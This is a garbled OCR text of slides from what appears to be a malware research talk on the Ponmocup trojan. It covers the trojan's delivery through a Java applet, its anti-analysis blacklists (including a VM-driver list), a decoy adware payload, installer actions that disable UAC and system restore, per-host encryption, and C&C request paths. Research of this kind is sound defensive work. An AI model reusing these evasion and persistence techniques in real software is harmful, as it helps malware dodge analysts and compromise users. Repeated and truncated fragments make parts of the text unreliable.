
## Ponmocup: a framework build up of components






4. Delivery: Zuponcic







What browser?

IE8

Run signed

JAVA applet


POST back to

retrieve RC4

encrypted payload

#### Delivery: Zuponcic






#### 5. Core

#### Core: Anti-analysis



- Blacklisted processes
- Blacklisted usernames
- Blacklisted drivers
- Monitor checks
- Recently opened documents
- Browser history
- Installed programs
- Researchers are immediately blacklisted



#### Core: Anti-analysis - Fake payload





SanctionedMedia is a contextual search-based advertising application that allows us and our partners to provide you content and software, free of charge. SanctionedMedia recognizes keywords from your web browser and matches them to relevant products and services from our advertisers. SanctionedMedia delivers a limited number of contextually relevant ads and will never spam you with generic advertisements. A typical user will receive less than 3 ads per day.

SanctionedMedia can be easily uninstalled at any time by using the "Add or Remove Programs" menu in the Control Panel. For more detailed instructions, please click the "How To Uninstall" link below.

License Agreement | Privacy Policy | How To Uninstall | Partnerships | Contact Us



#### Ponmocup / Pirminay / Milicenso Trojan

- Appeared in 2009
- Not well-known, very little research
  - c-APT-ure's blog posts
  - Couple of AV vendors' <u>blog posts</u>
- Not well-detected by AV vendors

SHA256: d228c71d6d6e54aa529d0feb0070a5af49b4829fd00e6531527bf2caea3f00ac


File name: games\_vehicle\_ugandan.exe

Detection ratio: 6 / 40

Analysis date: 2013-01-24 08:04:57 UTC ( 1 час, 19 минут адо )

Why? It is well-hidden!

PAGE 5







#### Ponmocup / Pirminay / Milicenso Troj Trojan self-protection

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SHA256: d228c71d6d6e54aa529d0feb0070a5af49b4829fd00e65315


File name: games\_vehicle\_ugandan.exe

Detection ratio:

2013-01-24 08:04:57 UTC ( 1 час, 19 минут адо ) Analysis date:

Why? It is well-hidden!

PAGE 5



Active anti-debugging/sandboxing/reverse engineering

```
"hgfs.sys|vmhgfs.sys|prleth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",)
"vmhgfs.sys|prleth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'prleth.sys|prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'prlfs.sys|prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'prlmouse.sys|prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'prlvideo.sys|prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'prl_pv32.sys|vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'vpc-s3.sys|vmsrvc.sys|vmx86.sys|vmnet.sys",);
'vmsrvc.sys|vmx86.sys|vmnet.sys",);
```

C&C HTTP requests are generated from widespread tokens

```
GET /watch/imghp
GET /index.html
GET /call/images/tg.aspx
```

PAGE 12 | 1 2 3 4







- Appeared in 2009
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- Not well-detected by

SHA256: d228c71d6d6e8


File name: games\_vehicle

Detection ratio: 6/40

Analysis date: 2013-01-24 08:1

► Why? It is well-hidder

PAGE 5



Active anti-debugging

C&C HTTP requests



PAGE 12 | 1 2 3 4

#### Ponmocup / Pirmir Trojan self-protec Actual payload and monetization



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SanctionedMedia is interested in working with select software publishers to distribute our product via software bundling. We only work with partners that meet our high standards of distribution. Our software must be distributed exactly as we provide it. You can not create your own install method. You must use our provided self-installing .exe and can not, under any circumstances, circumvent our required disclosure screens prior to install. Absolutely no illegal or unethical distribution methods are allowed or will be tolerated.


If you are a software publisher / distributor with a software product that gets at least 5,000 installs per month and would like to increase your revenue by partnering with, and distributing, SanctionedMedia, please contact us at partners@sanctionedmedia.com. We normally work on a revenue share basis, but will also consider a pay-per-install (PPI) arrangement with select partners.

PAGE 13 | 1 2 3 4










#### Core: Installation



#### The installer:

- Resets system restore point
- Disables system restore
- Opens firewall ports for NAT traversal
- Disables UAC





#### Unique artifacts:

- I: Creation date of system directory
- 2 2: Volume serial number
- 3: Creation date of System Volume Information directory

"Core functionalities of Ponmocup are uniquely encrypted and stored differently for every target"





1: Creation date of system directory

2: Volume serial number

3: Creation date of System Volume Information directory

HKEY\_CURRENT\_USER\Software\wkcxjxlv\Wjtnpgzc



Main module

Plug-in(s)



1: Creation date of system directory

2: Volume serial number

**Ponmocup:** a giant hiding in the shadows

3: Creation date of System Volume Information directory

HKEY\_CURRENT\_USER\Software\uhawfiuh\AOihdaw

Total size

Main module

Plug-in(s)



2 1: Creation date of system directory

2: Volume serial number

